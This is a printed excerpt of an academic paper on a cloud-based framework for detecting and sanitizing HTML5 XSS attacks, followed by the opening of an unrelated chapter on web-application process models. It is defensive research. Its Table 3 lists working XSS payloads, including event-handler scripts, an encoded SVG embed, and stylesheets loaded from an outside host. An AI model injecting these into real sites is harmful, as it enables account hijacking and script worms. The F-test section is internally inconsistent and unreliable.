The novelty of our cloud-based framework lies in the fact that it detects the propagation of malicious HTML5-based XSS attack vectors from the vulnerable injection points of HTML5 web applications. Recent XSS defensive techniques usually refer the XSS attack vectors from the XSS cheat sheet (Rsnake, 2008) that does not comprise the HTML5 attack vectors. While evaluating the HTML5 attack vector detection capability of our framework, we inject such attack vectors from the five freely available XSS attack vector repositories. This validates the robustness of our approach. In addition, we have enhanced the context-sensitive sanitization procedure of sanitizing such attack vectors by determining the nested context of the malicious variables embedded in such attack payloads. Existing work failed to determine the nested context of suspicious/untrusted variables encapsulated in HTML5 attack payloads. As a result, false negative rate of such recent approaches was unacceptable.

Recent models are very difficult to integrate in the existing infrastructures of cloud settings as they demand lot of modifications in the source code of web applications. Nevertheless, our work is a cloud-based framework that can be easily integrated in the virtual machines of cloud computing environment with little amendments required in the source code of web applications. Moreover, we have also assessed the HTML5 attack vector detection capability of our model in non-cloud environment with very low rate of false positives and false negatives. This validates the scalability of our approach. Our technique can also survive with application-specific sanitizations. Partial HTML5 attack string identification is capable enough for handling the application-specific sanitizations that might happen. For example, when a '(' character is substituted with (. On the other hand, a strict and exact identification algorithm (as followed by the existing XSS filters) would fail to resemble even if an individual substitution occurs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

IMPLEMENTATION AND EXPERIMENTAL EVALUATION

We have developed a prototype of our proposed framework in Java via introducing the Java Development Kit and integrate this framework in the virtual machine of cloud server. The experiment background is simulated with the help of a normal desktop system, comprising 2.6 GHz Intel core i3 processor, 4 GB DDR RAM and Windows 10 operating system. The DOM-based XSS worm detection capability of our framework was evaluated on a tested suite of five open source OSN websites deployed in virtual machines of cloud platforms. Table 2 highlights the detailed configuration of these HTML5 web applications.

EXPERIMENTAL EVALUATION

We estimate the testing, accuracy and the performance of our cloud-based proposed framework. In terms of testing, we have tested our cloud-based XSS defensive mechanism on five open-source real world web applications (i.e., Elgg, Humhub, BloggIt, Scarf and OsCommerce). All the platforms of such web applications have numerous injection points that are vulnerable to XSS attacks. In order to include the capabilities of our cloud-based framework in these web applications, developers of these websites have to do less quantity of effort. The motivation to select these five different platforms of web applications is that, we simply need to mark an argument that web sites deployed in the cloud settings can utilize the capabilities of our framework, irrespective of the input testing. This will aid in alleviating XSS malicious code injection vulnerability concerns and would include supplementary security layer.

The simplicity with which we are capable to combine our framework in these popular HTML5 web applications determines the flexible compatibility of our framework. We deployed such web applications on an XAMPP web server with MySQL server as the backend database. We select such applications for accessing the forms to potentially supply modified pages and access the HTML forms. Table 3 highlights the five different categories of the malicious HTML5 context, including Tags, SVG, Attributes, Cascading Style Sheet (CSS) Attack Vectors (CSSAV) and URL Attack Vectors (UAV). The categories of different context of attack vectors are generated using the open source XSS attack vector repositories. The observed results of our framework on five different platforms of HTML5 web applications deployed in the virtual machines of cloud servers are highlighted in Table 3. We have injected the five different contexts of HTML5 attack vectors on the injection points of these web applications.

Table 2. Detailed configuration of HTML5 web applications

Web Applications	Explanation	Lines of Code (K)	Identified Vulnerabilities	Injection Points Instrumented	Version
Elgg	Social Networking Engine	1.3	XSS Attack, Session Hijackig	22	1.12.5
HumHub	Social Intranet Application	2.9	JS Worm Injection	19	0.20
BloggIt	Blog Search Engine	1.8	Authentication Violation	37	1.01
Scarf	Conference Management System	2.6	Authentication Violation	32	2006-09-20
OsCommerce	e-Commerce	2.1	Workflow Violation	17	3.0.2

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Different Classes of HTML5 Attack Vectors

Class	HTML5 Attack Payload	Description
Tags	<video onerror= “alert(1)”><source></source></video>	Inject the XSS attack payloads into the ‘onerror’ function. During the loading of video, as error occurs, scripts get executed.
	<video src= “#” onerror=alert(1)>	
	<video><source onerror= “alert(1)”>	
	<audio onerror= “alert(1)”><source></source></audio>	Inject the XSS attack payloads into the ‘onerror’ function. During the loading of audio, as error occurs, scripts get executed.
	<audio src= “#” onerror= “alert(1)”></audio>	
	<audio><source onerror= “alert(1)”></audio>	
	<EMBED SRC= “ Ly93 d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3d y53M5vcmcv cvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xo xOTk5L3hsaW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxO TQiIGhlaWdodD0iMjAwIiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZ WNtYXNjcmlwdCI+YWxlcnQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg== “type = “image/svg+xml” AllowScriptAccess= “always”></EMBED>	Injecting this attack vector via utilizing SVG graphics and <embed> tag. Finally, encrypt this attack vector by using 64 base encoding schemes. As a result, this attack payload will display a window with message ‘XSS.
SVG	<svg onload= “JavaScript:alert(1)”xmlns= “http://www.w3.org/2000/svg”></ svg>	Inject the XSS attack payloads into the onload function under the tag <svg> or <g>.
	<svg xmlns= “http://www.w3.org/2000/svg”> <g onload= “JavaScript:alert(1)”></g></svg>	
	<svg xmlns= “http://www.w3.org/2000/svg”> <a xmlns:xlink= “http://www. w3.org/1999/xlink”xlink:href= “JavaScript:alert(1)”> <rect width= “1000” height= “1000”fill= “white”/></svg>	XSS attack payload generates a rectangle with specified lengths and heights. The scripts in the xlink:href can be executed only, when the victim clicks on this rectangle.
Attributes	<body oninput=alert(1)><input autofocus>	Inject the scripts inside the event functions. Scripts only execute due to the inclusion of attribute ‘autofocus’.
	<input onfocus=alert(1) autofocus>	
	<input onblur=alert(1) autofocus><input autofocus>	
	<form><button formaction= “JavaScript:alert(1)”>X</button>	Inject the scripts inside the attribute “formaction”. The scripts would be executed upon clicking of the user.
CSSAV	<LINK REL= “stylesheet” HREF= “http://ha.ckers.org/xss.css”>	Inject the scripts by encapsulating the “stylesheet” attribute in the URL-embedded script.
	<STYLE>li{list-style-image: url(“javascript:alert(‘XSS’)”);} </ STYLE><UL><LI>XSS</br>	
	<STYLE>BODY{-moz-binding:url(“http://ha.ckers.org/xssmoz.xml#xss”)} </ STYLE>	
	<STYLE>@import’http://ha.ckers.org/xss.css’;</STYLE>	
UAV	xxs link	Inject the scripts embedded in the URL.
	<A HREF= “http://ha.ckers.org@google”>XSS</A>	
	<A HREF= “javascript:document.location=’http://www.google.com/’”>XSS</ A>	
	<A HREF= “http://0102.0146.0007.00000223/”>XSS</A>	

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We have analyzed the experimental results of our cloud-based framework based on five parameters (# of malicious script injected, # of True Positives (TP), # of False Positives (FP), # of True Negatives (TN) and # of False Negatives (FN)). It can be clearly observed from the Table 4 that the highest numbers of TPs are observed in BlogIt web application. Figure 16 represents the graphical representation of our observed results.

In addition, the observed rate of false positives and false negatives is acceptable in all the platforms of web applications. We have also calculated the DOM-based XSS attack payload detection rate of our framework on different platforms of web applications. This is done by dividing the number (#) of TPs to the number of malicious script injected for each category of context of attack vectors. Table 4 highlights the detection rate of our cloud-based framework on five different platforms of web applications w.r.t. individual category of context of HTML5 attack vectors. It is clearly reflected from the Table 4, the highest malicious HTML5 detection rate is observed for BlogIt web application.

Figure 16. Graphical representation of our observed on HTML5 web applications




Table 4. Detection rate of suspicious HTML5 code on all platforms of web applications

HTML5 Attack Vector Categories	Web Applications				
	Elgg	Humhub	BlogIt	Scarf	OsCommerce
Tags	86	89	94	86	91
SVG	80	80	90	80	85
Attributes	87	93	80	80	80
CSSAV	91	82	86	95	86
UAV	91	86	91	89	89

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

PERFORMANCE ANALYSIS

This sub-section discusses a detailed validation and performance analysis of our cloud-based framework by conducting two statistical analysis methods (i.e., F-Score and F-test Hypothesis). We have also compared the suspicious HTML5 code detection capability of our proposed framework with other recent XSS defensive methodologies based on some useful metrics. The analysis conducted reveal that our framework produces better results as compared to existing state-of-art techniques.

Table 5. Observed results of our work on HTML5 web applications

Malicious Attack Vector Categories		**Performance Parameters**				
		# of Malicious Scripts Injected	**# of TP**	**# of FP**	**# of TN**	**# of FN**
Elgg	Tags	35	30	1	2	2
	SVG	20	16	1	2	1
	Attributes	15	13	1	0	1
	CSSAV	22	20	2	0	0
	UAV	35	32	1	2	0
	Total	**127**	**111**	**6**	**6**	**4**
HumHub	Tags	35	31	2	1	1
	SVG	20	16	1	2	1
	Attributes	15	14	1	0	0
	CSSAV	22	19	1	1	1
	UAV	35	30	1	2	2
	Total	**127**	**110**	**6**	**6**	**5**
BloggIt	Tags	35	33	1	1	0
	SVG	20	18	1	1	0
	Attributes	15	12	1	1	1
	CSSAV	22	19	1	2	0
	UAV	35	32	1	1	1
	Total	**127**	**114**	**5**	**6**	**2**
Scarf	Tags	35	30	2	2	1
	SVG	20	16	1	2	1
	Attributes	15	12	1	1	1
	CSSAV	22	21	0	1	0
	UAV	35	31	2	1	1
	Total	**127**	**110**	**6**	**7**	**4**
OsCommerce	Tags	35	32	1	1	1
	SVG	20	17	1	2	0
	Attributes	15	12	2	1	0
	CSSAV	22	19	2	1	0
	UAV	35	31	2	1	1
	Total	**127**	**111**	**8**	**6**	**2**

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance Analysis Using F-Score

For the binary classification, precision and recall are the values used for evaluations. And F-Score is a harmonic mean of precision and recall.

$$\textit{False Positive Rate (FPR)} = \frac{False\,Positves\,(FP)}{False\,Positives\,(FP) + True\,Negatives\,(TN)}$$

$$\textit{False Negative Rate (FNR)} = \frac{False\,Negatives\,(FN)}{False\,Negatives\,(FN) + True\,Positives\,(TP)}$$

$$Precision = \frac{True\,Positive\big(TP\big)}{True\,Positive\big(TP\big) + False\,Positive\big(FP\big)}$$

$$Recall = \frac{True\,positive\big(TP\big)}{True\,Positive\big(TP\big) + False\,Negative\big(FN\big)}$$

$$F - Score = \frac{2\big(TP\big)}{2\big(TP\big) + FP + FN}$$

Here we calculate the precision, recall and finally F-Score of observed experimental results of our framework on different platforms of HTML5 web applications. See Table 5. F-Score generally analyzes the performance of system by calculating the harmonic mean of precision and recall. The analysis conducted reveals that our cloud-based framework exhibits high performance as the observed value of F-Score in five platforms of web applications is greater than 0.9. Table 6 highlights the detailed performance analysis of our proposed framework on five real world web applications. It is clearly reflected from the Table 6 that the performance of our cloud-based framework on five different platforms of web applications is almost 97% as the highest value of F-Score is 0.962. In addition to this, the lowest False Negative Rate (FNR) is observed in OsCommerce. This validates the performance of our framework.

Table 6. Performance analysis of our cloud-based framework by calculating F-Score

Non-OSN Web Application	Total	# of TP	# of FP	# of TN	# of FN	Precision	FPR	FNR	Recall	F-Score
Elgg	127	111	6	6	4	0.948	0.5	0.034	0.965	0.962
HumHub	127	110	6	6	5	0.948	0.5	0.043	0.956	0.958
BloggIt	127	114	5	6	2	0.931	0.533	0.035	0.964	0.954
Scarf	127	110	6	7	4	0.948	0.6	0.035	0.964	0.962
OsCommerce	127	111	8	6	2	0.932	0.8	0.017	0.982	0.962

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance Analysis Using F-Test

In order to prove that the number of malicious HTML5 scripts detected (i.e. number of True Positives (TP)) is less than to the number of HTML5 malicious scripts injected; we use the F-test hypothesis, which is defined as:

Null Hypothesis

H_0 = Number of HTML5 malicious scripts detected is less than the number of HTML5 malicious scripts injected. ($S1^2 = S2^2$)

Alternate Hypothesis

H_1 = Number of HTML5 malicious scripts injected is greater than number of HTML5 malicious scripts detected ($S1^2 < S2^2$)

The level of Significance is (α=0.05). The detailed analyses of statistics of XSS attack worms applied and detected are illustrated in the Tables 7 and 8. In our work, we utilized and injected total of 127 HTML5 attacks vectors from the freely available XSS attack repositories in all the five web applications. But here note that, for evaluating and validating the performance of our framework by using F-test, we injected different number of HTML5 malicious scripts in all different platforms of five web applications.

- *# of Malicious Scripts Injected*
- # of Observation (N_1) = 5
- Degree of Freedom dof (df_1) = N_1 -1 = 4.
- *# of Malicious Scripts Detected*
- # of Observation (N_2) = 5
- Degree of Freedom dof (df_2) = N_2 -1 = 4.
- $F_{CALC} = S_1^2 / S_2^2 = 0.774$
- The tabulated value of F-Test at $df_1 = 4$, $df_2 = 4$ and α=0.05 is $F_{(df1,df2,1-\alpha)} = F_{(9, 9, 0.95)} = 3.1789$
- We know that the hypothesis that the two variances are equal (Null Hypothesis) is rejected if $F_{CALC} < F_{(df1,df2,1-\alpha)}$

Since $F_{CALC} < F_{(4, 4, 0.95)}$ therefore, we accept the alternate hypothesis (H1) that the first standard deviation (S_1) is less than the second standard deviation (S_2). Hence it is clear that the number of XSS worms detected is less than number of XSS attack vectors injected and we are 95% confident that any difference in the sample standard deviation is due to random error.

Performance Analysis Using Response Time

For better analysis of performance analysis, we have also calculated the response time of our cloud-based framework in validation phase mode for the detection and sanitization of injected HTML5 attack vectors in different frameworks and cloud platforms. Nowadays, several IT organizations install the setup of their web applications in the infrastructures of cloud for better response time efficiency. The same optimized response time was observed in both the modes of proposed framework deployed in the virtual machines of cloud environment. Table 9 highlights the response time of our proposed framework in different environment (i.e. without cloud infrastructure) and cloud platform.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Statistical analysis of malicious scripts injected

Web Applications	# of Malicious Scripts Injected (X_i)	(X_i - μ)	(X_i - μ)2	Standard Deviation $S_1 = \sqrt{\sum_{i=1}^{N1}(Xi-\mu)^2 / (N1-1)}$
Elgg	120	-1	1	2.449
HumHub	124	3	9	
BloggIt	122	1	1	
Scarf	118	-3	9	
OsCommerce	119	-2	4	
	Mean (μ) = $\sum Xi / N1 = 121$		$\sum_{i=1}^{N1}(Xi-\mu)^2 = 24$	

Table 8. Statistical analysis of malicious scripts detected

Web Applications	# of Malicious Scripts Detected (X_i)	(X_i - μ)	(X_i - μ)2	Standard Deviation $S_2 = \sqrt{\sum_{i=1}^{N1}(Xi-\mu)^2 / (N2-1)}$
Elgg	115	0	0	2.783
HumHub	118	3	9	
BloggIt	118	3	9	
Scarf	112	-3	9	
OsCommerce	113	-2	4	
	Mean (μ) =2 $\sum Xi / N2 = 115$		$\sum_{i=1}^{N1}(Xi-\mu)^2 = 31$	

Table 9. Performance analysis using response time calculation

Non-OSN Platforms	Response Time (in ms)	
	Without Cloud Platform	On Cloud Platform
Elgg	2096	2018
HumHub	2312	2216
BloggIt	2789	2676
Scarf	3126	2986
OsCommerce	2753	2697

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

On the other hand, we have also compared the performance analysis of existing client-side XSS filter (i.e. XSSFilt (Pelizzi et al. (2012)) with our cloud-based framework. XSSFilt is installed as an extension of Firefox web browser. Here also, we have verified the malicious HTML5 detection capability of XSS-Auditor by injecting 127 XSS worms on our five HTML5 web applications. Table 10 highlights the performance comparison of our cloud-based framework with existing client-side XSS filter (XSSFilt). It can be clearly observed from the Table 10 that the value of F-Score is decreasing in all the platforms of OSN-based web applications for XSSFilt in comparison to our work.

Although, XSSFilt performs the sanitization on the untrusted variables of JavaScript/HTML5 attack payloads in a context-aware manner, yet this filter is not capable enough to determine all possible contexts of such untrusted variables. Therefore, the sanitization of such variables in such malicious variables becomes ineffective for the XSSFilt. However, our cloud-based framework is capable enough to determine the probable different context of malicious variables of JavaScript prior to the execution of context-sensitive sanitization procedure. The proposed framework is a purely cloud-based XSS defensive framework that detects and alleviates the DOM-based XSS worms from the HTML5 web applications deployed in the cloud computing environment. We tested the response time of XSS attack detection capability and sanitization performance on the cloud platforms as well as in other environments. The response time observed was low for all the five platforms of HTML5 web applications deployed on the cloud settings in comparison to other settings of infrastructure.

CONCLUSION AND FUTURE WORK

In this paper, we proposed a DOM-based XSS defensive framework for the HTML5 web applications deployed in the infrastructure of cloud. The technique enhances the context-aware sanitization procedure for malicious HTML5 attack vectors employed in recent work. The framework is dual-based: Initially, it executes in learning phase for the extraction of malicious HTML5 strings and subsequently generates the clustered strings corresponding to their level of similarity. Such templates will undergo through the process of sanitization in learning phase and save the snapshot of such sanitized templates for further

Table 10. Performance comparison of XSSFilt with our work

Web Application		# of TP	# of FP	# of TN	# of FN	Precision	Recall	F-Score
Cloud-Based	Elgg	116	5	4	2	0.958	0.983	0.970 ↑
	HumHub	115	5	5	2	0.958	0.982	0.970 ↑
	BloggIt	112	7	6	2	0.941	0.982	0.961 ↑
	Scarf	114	6	5	2	0.950	0.982	0.967 ↑
	OsCommerce	117	6	3	1	0.951	0.991	0.970 ↑
XSSFilt (Pelizzi et al. (2012))	Elgg	102	10	11	4	0.910	0.962	0.935 ↓
	HumHub	109	6	6	6	0.947	0.947	0.947 ↓
	BloggIt	105	7	8	7	0.937	0.937	0.937 ↓
	Scarf	97	12	10	8	0.889	0.923	0.906 ↓
	OsCommerce	101	9	8	10	0.918	0.909	0.914 ↓

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

reference in the validation phase. The key goal of the validation phase is to detect the injection of untrusted HTML5 strings in the DOM tree by observing the variation in set of set of scripts embedded in the HTTP responses of both these phases. Finally, the context of malicious variables injected in such strings will be identified and consequently alleviates the effect of such malicious strings by executing the process of context-aware sanitization at runtime. The novelty of our framework lies in the fact that it reduces and optimizes the process of runtime context-sensitive sanitization by generating the clustered templates of malicious JavaScript strings. Experimental testing of our cloud-based framework revealed that our work detects the injection of malicious HTML5 attack payloads in the DOM tree of HTTP response with low and tolerable rate of false positives and false negatives in comparison to existent XSS filters. We will try to evaluate the performance of our cloud-based framework on more tested suite of real world HTML5 web applications as a part of future work.

ACKNOWLEDGMENT

The authors would like to thank the Information and Cyber Security Research Group working in the National Institute of Technology Kurukshetra, India for their valuable feedbacks and worthwhile discussions. This work was financially supported by TEQIP-II with the economic aid provided by the World Bank.

REFERENCES

Aljawarneh, S. (2011). A web engineering security methodology for e-learning systems. *Network Security*, *2011*(3), 12–15. doi:10.1016/S1353-4858(11)70026-5

Aljawarneh, S. (2011). Cloud Security Engineering: Avoiding Security Threats the Right Way. *International Journal of Cloud Applications and Computing*, *1*(2), 64–70. doi:10.4018/ijcac.2011040105

Aljawarneh, S. A., Moftah, R. A., & Maatuk, A. M. (2016). Investigations of automatic methods for detecting the polymorphic worms signatures. *Future Generation Computer Systems*, *60*, 67–77. doi:10.1016/j.future.2016.01.020

Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., & Vigna, G. (2008, May). Saner: Composing static and dynamic analysis to validate sanitization in web applications. *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (SP '08) (pp. 387-401). IEEE.

Bates, D., Barth, A., & Jackson, C. (2010, April). Regular expressions considered harmful in client-side XSS filters. *Proceedings of the 19th international conference on World wide web* (pp. 91-100). ACM. doi:10.1145/1772690.1772701

Cao, Y., Yegneswaran, V., Porras, P. A., & Chen, Y. (2012, February). PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks. Proceedings of NDSS.

Chandra, V. S., & Selvakumar, S. (2011). BIXSAN: Browser independent XSS sanitizer for prevention of XSS attacks. *Software Engineering Notes*, *36*(5), 1–7. doi:10.1145/1968587.1968603

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

David Ross. IE 8 XSS filter architecture/implementation, August 2008. Retrieved from http://blogs.technet.com/srd/archive/2008/08/18/ie-8-xss-filter-architecture-implementation.aspx

Dinh, H. T., Lee, C., Niyato, D., & Wang, P. (2013). A survey of mobile cloud computing: architecture, applications, and approaches. *Wireless communications and mobile computing*, *13*(18), 1587-1611.

Doupé, A., Cui, W., Jakubowski, M. H., Peinado, M., Kruegel, C., & Vigna, G. (2013, November). deDacota: toward preventing server-side XSS via automatic code and data separation. *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (pp. 1205-1216). ACM.

Duchene, F., Rawat, S., Richier, J. L., & Groz, R. (2014, March). KameleonFuzz: evolutionary fuzzing for black-box XSS detection. *Proceedings of the 4th ACM conference on Data and application security and privacy* (pp. 37-48). ACM. doi:10.1145/2557547.2557550

Giorgio Maone. NoScript. Retrieved from: http://www.noscript.net

Gupta, B. B., Gupta, S., Gangwar, S., Kumar, M., & Meena, P. K. (2015). Cross-site scripting (XSS) abuse and defense: Exploitation on several testing bed environments and its defense. *Journal of Information Privacy and Security*, *11*(2), 118–136. doi:10.1080/15536548.2015.1044865

Gupta, S., & Gupta, B. B. (2014). BDS: browser dependent XSS sanitizer. Book on Cloud-Based Databases with Biometric Applications. In *Handbook of Research on Securing Cloud-Based Databases with Biometric Applications* (pp. 174-191). Hershey, PA: IGI Global.

Gupta, S., & Gupta, B. B. (2015). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management*, *2015*, 1-19.

Gupta, S., & Gupta, B. B. (2015, May). PHP-sensor: a prototype method to discover workflow violation and XSS vulnerabilities in PHP web applications. *Proceedings of the 12th ACM International Conference on Computing Frontiers* (p. 59). ACM. doi:10.1145/2742854.2745719

Gupta, S., & Gupta, B. B. (2016). *JS-SAN: defense mechanism for HTML5-based web applications against javascript code injection vulnerabilities*. Security and Communication Networks.

Gupta, S., & Gupta, B. B. (2016). XSS-SAFE: A server-side approach to detect and mitigate cross-site scripting (XSS) attacks in JavaScript code. *Arabian Journal for Science and Engineering*, *41*(3), 897–920. doi:10.1007/s13369-015-1891-7

Gupta, S., & Gupta, B. B. (2016c). XSS-secure as a service for the platforms of online social network-based multimedia web applications in cloud. *Multimedia Tools and Applications*. doi:10.1007/s11042-016-3735-1

Lekies, S., Stock, B., & Johns, M. (2013, November). 25 million flows later: large-scale detection of DOM-based XSS. *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (pp. 1193-1204). ACM.

Modi, C., Patel, D., Borisaniya, B., Patel, A., & Rajarajan, M. (2013). A survey on security issues and solutions at different layers of Cloud computing. *The Journal of Supercomputing*, *63*(2), 561–592. doi:10.1007/s11227-012-0831-5

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Parameshwaran, I., Budianto, E., Shinde, S., Dang, H., Sadhu, A., & Saxena, P. (2015, August). DexterJS: robust testing platform for DOM-based XSS vulnerabilities. *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering* (pp. 946-949). ACM. doi:10.1145/2786805.2803191

Pelizzi, R., & Sekar, R. (2012, May). Protection, usability and improvements in reflected XSS filters. Proceedings of ASIACCS (p. 5). doi:10.1145/2414456.2414458

Reith, J. (2008). Internals of noXSS. Retrieved from http://www.noxss.org/wiki/Internals

Rsnake. XSS Cheat Sheet. (n. d.). Retrieved from http://ha.ckers.org/xss.html, 2008

Shahriar, H., & Zulkernine, M. (2011, July). Injecting comments to detect JavaScript code injection attacks. Proceedings of the 2011 IEEE 35th Annual Computer Software and Applications Conference Workshops (COMPSACW) (pp. 104-109). IEEE. doi:10.1109/COMPSACW.2011.27

Sun, F., Xu, L., & Su, Z. (2009, September). Client-side detection of XSS worms by monitoring payload propagation. *Proceedings of the European Symposium on Research in Computer Security* (pp. 539-554). Springer Berlin Heidelberg. doi:10.1007/978-3-642-04444-1_33

Xiao, W., Sun, J., Chen, H., & Xu, X. (2014, July). Preventing Client Side XSS with Rewrite Based Dynamic Information Flow. *Proceedings of the 2014 Sixth International Symposium on Parallel Architectures, Algorithms and Programming* (pp. 238-243). IEEE. doi:10.1109/PAAP.2014.10

This research was previously published in the International Journal of Cloud Applications and Computing (IJCAC), 7(1); edited by Mehdi Khosrow-Pour, pages 1-31, copyright year 2017 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

APPENDIX

While evaluating the XSS attack detection capability of our work, we also explored and injected the malicious script code available in the open source XSS attack vector repositories apart from default XSS cheat sheet (RSnake, 2008).

Table 11. List of XSS attack vector repositories

S. No.	XSS Attack Vector Repositories	Reference
1.	HTML5 Security Cheat Sheet	http://html5sec.org/
2.	523 XSS vectors available	http://xss2.technomancie.net/vectors/
3.	Technical Attack Sheet for Cross Site Penetration Tests	http://www.vulnerability-lab.com/resources/documents/531.txt
4.	@XSS Vector Twitter Account	https://twitter.com/XSSVector

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 10
Recovery and Refinement of Business Process Models for Web Applications

Alessandro Marchetto
Independent Researcher, Italy

Chiara Di Francescomarino
Fondazione Bruno Kessler (CIT), Italy

ABSTRACT

Web Applications (WAs) have been often used to expose business processes to the users. WA modernization and evolution are complex and time-consuming activities that can be supported by software documentation (e.g., process models). When, as often happens, documentation is missing or is incomplete, documentation recovery and mining represent an important opportunity for reconstructing or completing it. Existing process-mining approaches, however, tend to recover models that are quite complex, rich, and intricate, thus difficult to understand and use for analysts and developers. Model refinement approaches have been presented in the literature to reduce the model complexity and intricateness while preserving the capability of representing the relevant information. In this chapter, the authors summarize approaches to mine first and refine later business process models from existing WAs. In particular, they present two process model refinement approaches: (1) re-modularization and (2) reduction. The authors introduce the techniques and show how to apply them to WAs.

INTRODUCTION

In the last decade, Web applications (in short WAs) have been often used to expose business processes to the users. WAs, in fact, are complex applications mainly implemented by means of distributed server-side components (written, e.g., in JSP, Java, Php, Perl) that are exercised by client-side components (written, e.g., in HTML, Ajax, Flash) running on a web-browser user-interface. Web applications are event-based applications in which the user executes the underlying application processes by interacting with the application user-interface.

DOI: 10.4018/978-1-5225-3422-8.ch010

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

WAs maintenance, evolution and modernization are complex and time consuming activities that can be supported by software documentation, e.g., business process models underlying the applications, as well as by application and domain knowledge. Unfortunately, often, such documentation and knowledge do not exist or, if they exist, they are not aligned with the actual application implementation because in most of the cases application maintenance and evolution activities are not well-documented. In these situations, documentation recovery and mining techniques can represent an appealing opportunity to reconstruct and complete the missing and inaccurate documentation.

Existing techniques to recover and mine process models (e.g., (van der Aalst et al. 2003), (Zou et al. 2009)), however, tend to generate models that are quite complex, rich and intricate, thus difficult to understand and use for analysts and developers. Such process models are known in the literature as "spaghetti" processes (Veiga et al. 2009).

To limit process model complexity and intricateness (e.g., (Alves et al. 2006), (Mendling et al. 2007)) several approaches have been proposed in the literature. In this chapter, we will present some relevant types of process refinement techniques, that is state-of-the-art techniques that improve process model readability while preserving the capability of the process to represent the relevant information about the application. In particular, we will detail two different approaches to improve the process model readability: (1) process model re-modularization; and (2) process model reduction.

Process model re-modularization (e.g., (Bose et al. 2009), (Di Francescomarino et al. 2010), (Reijers et al. 2008)) consists of improving the recovered process models by increasing their modularity degree. To this aim, process elements are clustered together according to heuristics and then represented in the initial processes through subprocesses (i.e., complex activities).

Process model reduction (e.g., (van der Aalst et al. 2003), (Marchetto et al. 2011), (Marchetto et al. 2011b), (Tomasi 2012)), instead, consists of reducing process model complexity by removing process elements according to heuristics.

In this chapter, after a summarized description of context and problems related to WAs maintenance and modernization activities (e.g., (Matthijssenet al. 2010), (Patel et al. 2007)), we will introduce the use of dynamic analysis to recover and mine business process models, represented using the Business Process Modeling Notation (BPMN, http://www.omg.org/spec/BPMN/1.2) and describing the processes underlying WAs, i.e., the processes realized and implemented by WAs. We will hence describe the information that can be collected during such an analysis and we will detail one of the existing techniques for recovering process models from existing WAs.

We will then present approaches and techniques to refine business process models recovered from existing Web applications. In this context we will introduce both the architecture and the practical use of tools supporting analysts and developers in applying the above mentioned approaches for the software application maintenance and modernization.

Last but not least, we will report a case study in which real Web applications are analyzed and their business processes reconstructed by means of the presented recovery and refinement techniques. In the study, expert analysts have been asked to provide their feedback about the recovered processes.

The rest of the chapter is organized in the following sections:

- **Background:** The section introduces the notions used in the chapter and presents references useful for the reader.
- **Related Works:** The section summarizes the state-of-the-art in terms of process recovery and mining.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Business Process Model Recovery and Reduction:** The section first presents and details a technique that uses dynamic analysis to recover the process model underlying a Web application. Later, techniques to refine recovered process models are introduced.
- **Quality Aspects for Recovered Processes:** The section describes notions and metrics to measure the quality of refined processes.
- **Tool Support:** The section sketches the architecture of a tool that supports the process recovery and refinement techniques discussed in this chapter.
- **Case Study:** The section summarizes a case study in which the presented process recovery and refinement techniques have been applied to real Web applications.
- **Conclusion:** The section concludes the chapter and briefly introduces possible future directions of the research in process mining, recovery and refinement field.

BACKGROUND

Web Applications

Web applications are among the fastest growing classes of software systems in use today. They pervade our life every day more, being crucial for economic, social and educational activities. Associations, enterprises, government organizations, companies, scientific groups use the Web as a powerful, convenient and inexpensive way to make public and promote activities and products.

For several reasons Web applications are subject to a tremendous evolution. Among the reasons — such as, improving their quality and security, improving the accessibility to impaired people and satisfying the user needs, which quickly evolve — the most important is maybe that new technologies (e.g., Ajax and Flash) emerge at a high rate and allow to implement always more rich, interactive and dynamic applications.

In the early days, Web applications (i.e., at that time called Web sites) were primarily static, i.e., composed only of Web pages stored in file systems and linked together through hyperlinks. A Web site, thus, consisted of a set of HTML pages displayed to the user and of server side programs. The goal of these programs was performing some computations, finally resulting in the production of dynamically generated HTML pages transmitted back to the user browser for being displayed. Aim of Web sites was providing information across the Web in a rather simple and intuitive manner.

